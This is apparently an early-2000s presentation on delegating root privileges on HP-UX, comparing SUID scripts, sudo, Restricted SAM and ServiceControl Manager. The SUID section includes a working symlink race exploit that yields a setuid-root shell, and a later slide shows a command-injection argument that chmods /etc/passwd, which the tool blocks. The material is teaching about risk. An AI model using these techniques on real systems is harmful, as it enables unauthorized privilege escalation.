

Distributing root Privileges

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Why the need?

- 24x7x365
- Vacations, Training, Sick leave
- Routine tasks
 - Backups, User/Password Management
- Delegate
- No user hierarchy (Like Operator on MPE)

Options

- Give non-System Admins the root password
- Create SUID/SGID scripts
- “sudo”
- Restricted SAM
- ServiceControl Manager
- ALL ARE FREE!!

SUID/SGID Script/Program

- What is it?
- File with certain permissions:
- `-r-sr-xr-x 1 root bin /sbin/passwd`

Execute as this user



UNIX-101 Review

- Executing Script is 2 part process
 - 1). Instance of the shell is loaded
 - 2). Script is loaded into that shell
- 1 S **4004** **1887** 1886 0 pts/12 –sh
- 1 R **0** 1909 **1887** 2 - pts/t2 shell_script
- UID 4004 (jrice) runs shell_script. The effective UID is 0 (root)

Goal: Manipulate

- Step 2: Load the script
- Vulnerability between Step 1 and 2
- Create script “dirty deed”
- Create a symbolic link to the actual SUID script (shell_script)

- `ln -s /opt/ctg/bin/shell_script templink`

```
until [ -f rootshell ]
do
    rm templink ; ln -s
/opt/ctg/bin/shell_script templink
(nice -19) ./templink & ; rm ./templink ;
ln -s dirty.sh templink
sleep 2
done
```

dirty.sh:

```
ID=`whoami`
if [ "${ID}" = "root" ] ; then
    echo "*** SUCCESS***"
    cp /usr/bin/sh rootshell
    chown root:sys rootshell
    chmod 4555 rootshell
fi
```

If using SUID/SGID Scripts or Programs

- Follow recommended guidelines
- Assign ACLs or group access to limit which non-root users have access

Restricted SAM

- Does SAM give you the urge to purge?
- WAIT! Restricted SAM is great for users who need specific root capabilities
- GUI or Character mode
- Supported by HP


Restricted SAM Builder

- `sam -r`
- Includes all SAM areas
 - Disabled, Enabled or Partial
- Save Privileges
- Select user(s)
- `/etc/sam/custom/''user''.cf`

Auditing & Security
Backup & Recovery
Cluster Management
Disks & File Systems
Display
Kernel Configuration
Networking &
Communications
Performance Monitors
Peripheral Devices
Printers and Plotters
Process Management
Routine Tasks
Software Management
Time

Testing & Using Restricted SAM

- `sam -f login`
 - `sam -f jrice`



- User only sees areas that are enabled for that user
- SAM is not in the user's PATH variable:
 - Add `/usr/sbin` to the user's PATH
 - Create an alias called `sam` that executes `/usr/sbin/sam`
 - Have the user execute the full pathname (`/usr/bin/sam`)

Design of Restricted SAM

- Cannot add user with UID 0
- Cannot change the password of a user with the UID of 0
- Cannot remove a user with the UID of 0
- Cannot deactivate a user with the UID of 0
- Can change the home directory of a user with UID 0
- Can create a new home directory for a user with UID 0
- Can change the login shell or startup program for a user with UID 0

Added Benefit

- Auditing
- /var/sam/log/samlog
- User jrice (UID:4004) added user: bshaver

```
@!@1@958083415@4004  
Adding user bshaver
```

Added Benefit

- Templates
 - Create templates that specify which tasks are to be enabled
 - User management
 - Backup/Restore
 - Add/Increase Logical Volumes & File Systems
 - Install Patches
- One template can be assigned to a user

Customize SAM

- Create a custom area/group
- Create a custom application
 - Execute using: “user”

Source	Area

.. (go up)	
Custom	Mount cdrom
Custom	Reboot
Custom	Shutdown for PowerOff
Custom	Unmount cdrom

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Your Area

sudo superuser do

- Sudoers file
 - /opt/sudo/sbin/visudo to edit
 - Who can do what on which system(s).

```
# Host alias specification
Host_Alias PROD=ctg700,ctg800
Host_Alias DEV=ctg500
# User alias specification

# Cmnd alias specification
Cmnd_Alias MOUNT=/sbin/mount,/sbin/umount
Cmnd_Alias SHUTDOWN=/sbin/shutdown
# User privilege specification
#root    ALL=(ALL) ALL
jrice PROD=MOUNT
jrice ALL=SHUTDOWN
smokey DEV=MOUNT
~
```

How the user uses sudo

- Enter sudo followed by the command and options
- Command must be configured in the sudoers file for that user and system

```
$ whoami
jrice
$ /sbin/mount /dev/dsk/cdrom /cdrom
mount: must be root to use mount
$
$ /opt/sudo/bin/sudo /sbin/mount /dev/dsk/cdrom /cdrom
$ bdf | grep cdrom
/dev/dsk/cdrom      2457600 2457600          0  100% /cdrom
```


Logging sudo activity

- Auditing is available

/var/adm/syslog/syslog.log

Nov 25 19:26:41 ctg700 sudo:jrice :

TTY=pts/ta ; PWD=/home/jrice ;

USER=root;

COMMAND=/sbin/umount /cdrom

Nov 25 19:30:38 ctg700 sudo:jrice :

command not allowed ; TTY=pts/ta ;

PWD=/home/jrice ; USER=root ;

COMMAND=/sbin/passwd root

ServiceControl Manager

- Manage Multiple HP-UX servers from one central location
- Role assignments
- SCM is a wrapper, added functionality is wrapped around: commands, scripts, file-copy and applications
- HP Supported

SCM Integration

- Event Monitoring System (EMS)
- Online JFS
- Software Distributor/UX
- SAM
- Ignite/UX and Recovery
- System Configuration Repository (SCR)
- HP-UX Commands
 - bdf
 - ls
 - rm
 - cat
 - cp
 - ps
 - mv
 - find
 - test

Parts of SCM

- Central Management Server (CMS)
 - Ignite/UX Server
- SCM Cluster
 - CMS and nodes
- Tools
 - SSA - Single System Aware
 - MSA - Multiple System Aware
- Users
- Roles

SCM Daemons

Daemon	Description
mxdomainmgr	Interacts with the SCM repository and contains the management objects associated with the Distributed Task Facility
mxlogmgr	Accepts requests for log entries and writes these entries to the central SCM log file
mxrmi	Contains the Remote Method Invocation registry that is used for SCM daemons to communicate with each other
mxdtf	The Distributed Task Facility
mxagent	Runs tools on behalf of the DTF

CMS Only: mxdomainmgr, mxdtf and
mxlogmgr

Configuration of SCM

- Command line or GUI
- Create CMS (Install prereq., kernel, software, mxsetup)
- Install SCM software on nodes from CMS depot
- Add nodes to SCM cluster (mxnode)
- Add master role users to nodes (mxauth)
- Test node by executing mxexec

ctg500: **mxexec -t bdf -n ctg700**

Running tool bdf with task id 1

Task ID : 1

Tool Name : bdf

Task State : Complete

User Name : jrice

Start Time : Saturday, February 3, 2001 6:43:00 PM MST

End Time : Saturday, February 3, 2001 6:43:01 PM MST

Elapsed Time : 329 milliseconds

Node : ctg700

Status : Complete

Exit Code : 0

STDOUT :

Filesystem	kbytes	used	avail	%used	Mounted on
/dev/vg00/lvol3	143360	66565	72033	48%	/
/dev/vg00/lvol1	111637	35403	65070	35%	/stand
/dev/vg00/lvol10	512000	228516	265905	46%	/var
/dev/vg00/lvol8	20480	1190	18129	6%	/var/spool
/dev/vg00/lvol7	20480	1114	18163	6%	/var/mail
/dev/vg00/lvol6	1699840	738664	901356	45%	/usr
/dev/vg00/lvol5	122880	1392	113957	1%	/tmp
/dev/vg01/lvol2	512000	365795	137072	73%	/sec
/dev/vg00/lvol4	1269760	1074848	182874	85%	/opt
/dev/vg00/lvol9	20480	1637	17676	8%	/home

Users

- Trusted
 - Allowed to add and delete SCM users
 - Allowed to assign users to roles
 - Can create user and assign it to the Master Role
- Not Trusted (Regular SCM user)
- Must exist as HP-UX user
- Can use input batch file

Roles

- DBA, Network Admin, Operator, Jr. Admin
- Default: lvmadmin, operator, webadmin, dbadmin, Master Role, role6-16
- Customize roles using mxrole command

```
ctg500: mxrole -m role6 -N "dba"
```

```
ctg500: mxrole -m dba -d "Database Administrators"
```

```
ctg500: mxrole -m role7 -N netadmin
```

```
ctg500: mxrole -m netadmin -d "Network Administrators"
```

```
ctg500: mxrole -m role8 -N jradmin
```

```
ctg500: mxrole -m jradmin -d "Junior System Administrators"
```


Assign users to roles

- Assign user to role(s) on node(s)
 - `ctg500: mxauth -a -u vking -R netadmin -n ctg700`
- Every role has a file that contains the role members (users) and authorized nodes (`/etc/opt/mx/roles/"ROLE"`)

```
ctg500: more /etc/opt/mx/roles/netadmin
vking:netadmin:ctg700
vking:netadmin:ctg800
bshaver:netadmin:*
brankin:netadmin:ctg700
```

Tools

- Command
 - Program
 - Script
 - File-copy
 - Customized
 - Defined in Tool Definition File (.tdef)
- **Tool Rules**
 - Any SCM user can create a tool
 - An SCM user may modify a tool they own, they can't modify the owner or role
 - Only the Trusted User can authorize tools to be run on selected nodes by selected users
 - The SCM admin can modify any tool, including its owner and role
 - Only the SCM admin can delete tools

Add Tool using Definition File

- Create a Tool File
Definition for the new
tool and add the tool
using mxtool

```
// File: nsswitch.tool
//
SSA tool "nsswitch" {
    description "HPUX SAM
nsswitch Configuration"
    comment    "Runs SAM as the
root user to change nsswitch.conf on
specified targets"
    execute
        {command
"/usr/sam/lbin/samx -s
kc_sa_driver
/usr/sam/lib/C/nsswitch.ui"
        launch
        nolog
        user root
        }
    roles { netadmin, "Master Role" }
}
```

Add tool using GUI

The screenshot shows a window titled "ServiceControl Manager - New Tool". It has four tabs: "General", "Command & Parameters", "File Transfer", and "Privileges & Authorizations". The "Command & Parameters" tab is selected.

Under the "Command & Parameters" tab, there is a "Base command:" label followed by a text field containing "/sbin/init.d/mwa" and the text "(optional)".

Below the base command, there is a "Parameters: (optional)" section. It contains a table with two columns: "Prefix" and "Prompt".

Prefix	Prompt
required	Enter: start or stop

To the right of the table are three buttons: "Add", "Modify", and "Remove".

Below the table, there is a row of labels: "required", "Prefix:", "(optional)", "Prompt:", and "(optional)". Below these labels are three text fields: the first contains "required", the second is empty, and the third contains "Enter: start or stop".

At the bottom of the dialog, there is a "Comments:" label followed by a large text field and the text "(optional)".

At the very bottom, there are three buttons: "OK", "Cancel", and "Help".

Assign Tool to Role

The screenshot shows the 'ServiceControl Manager - New Tool' dialog box with the 'Privileges & Authorizations' tab selected. The dialog has four tabs: 'General', 'Command & Parameters', 'File Transfer', and 'Privileges & Authorizations'. In the 'Privileges & Authorizations' tab, there are two radio buttons for role assignment: 'DISABLE roles other than Master Role; Tool Owner or Trusted User may modify tool' (unselected) and 'ENABLE all assigned roles; ONLY Trusted User may modify tool' (selected). Below these is an 'Owner:' text field. A status message reads 'Role Assignment: all assigned roles are currently enabled'. There are two lists of roles: 'Roles that can Run this Tool' on the left, containing 'Master Role' and 'operator', and 'Available Roles' on the right, containing 'dba', 'dbadain', 'gradain', 'lvmadain', 'netadain', 'role10', 'role11', 'role12', 'role13', 'role14', 'role15', and 'role16'. Between the lists are '--Add--' and '-Remove-' buttons. At the bottom is a 'Comments:' text field with '(optional)' to its right. The dialog has 'OK', 'Cancel', and 'Help' buttons at the bottom.

ServiceControl Manager - New Tool

General Command & Parameters File Transfer **Privileges & Authorizations**

☐ DISABLE roles other than Master Role; Tool Owner or Trusted User may modify tool

☒ ENABLE all assigned roles; ONLY Trusted User may modify tool

Owner:

Role Assignment: all assigned roles are currently enabled

Roles that can Run this Tool

Master Role
operator

--Add--

-Remove-

Available Roles

dba
dbadain
gradain
lvmadain
netadain
role10
role11
role12
role13
role14
role15
role16


Comments: (optional)

OK Cancel Help

Using SCM

- Command Line
- GUI
- Web Interface->

- `mxexec -t mwa -A start -n ctg500`



Argument Limitations

- 1). Arguments controlled by the command itself
- 2). Special characters are not allowed
- Force a user to enter an argument from a list. (Use the startup/shutdown scripts).

ctg500: mxexec -t mwa -A "start ; chmod 777 /etc/passwd" -n ctg500

Received an error trying to assign parameters' argument values.

An argument value contained a prohibited character. Do not specify any of the following characters in an argument: `;&|(#>< or the new line character.

Validation

- **HP-UX login** process
- Trusted User? Any tool on any node.
- Not Trusted? Can only run tools assigned to their **role(s)** on specific **node(s)**
- An authorization can be added if using the startup/shutdown script technique: flag on the script configuration file

Auditing

```
START  PROGRESS TASK  VERBOSE jrice START  TASK  1
INTERM PROGRESS TASK  DETAIL jrice START  TASK  1:ctg700
INTERM SUCCESS TASK  DETAIL jrice DONE   TASK  1:ctg700
INTERM SUCCESS TASK  VERBOSE jrice DONE   TASK  1:ctg700
DONE   SUCCESS TASK  SUMMARY jrice RUN    EXEC   bdf
```

```
INTERM SUCCESS  2/3/01 6:40:41 PM TASK  VERBOSE jrice
DONE   TASK  1:ctg700
```

Running Tool: bdf

Exit Code: 0

Stdout:

Filesystem	kbytes	used	avail	%used	Mounted on
/dev/vg00/lvol3	143360	66565	72033	48%	/
/dev/vg00/lvol1	111637	35403	65070	35%	/stand

	SUID/SGID Scripts/Pgms	sudo	Restricted SAM	Service Control Manager
Supported by HP	No	No	Yes	Yes
Cost	Your time	Free	Free	Free
Integrated with HP Tools	No	No	Yes	Yes
Available Interfaces	Command Line	Command Line	GUI or CUI	Command Line, GUI or Web
Auditing	You write	Yes	Yes	Yes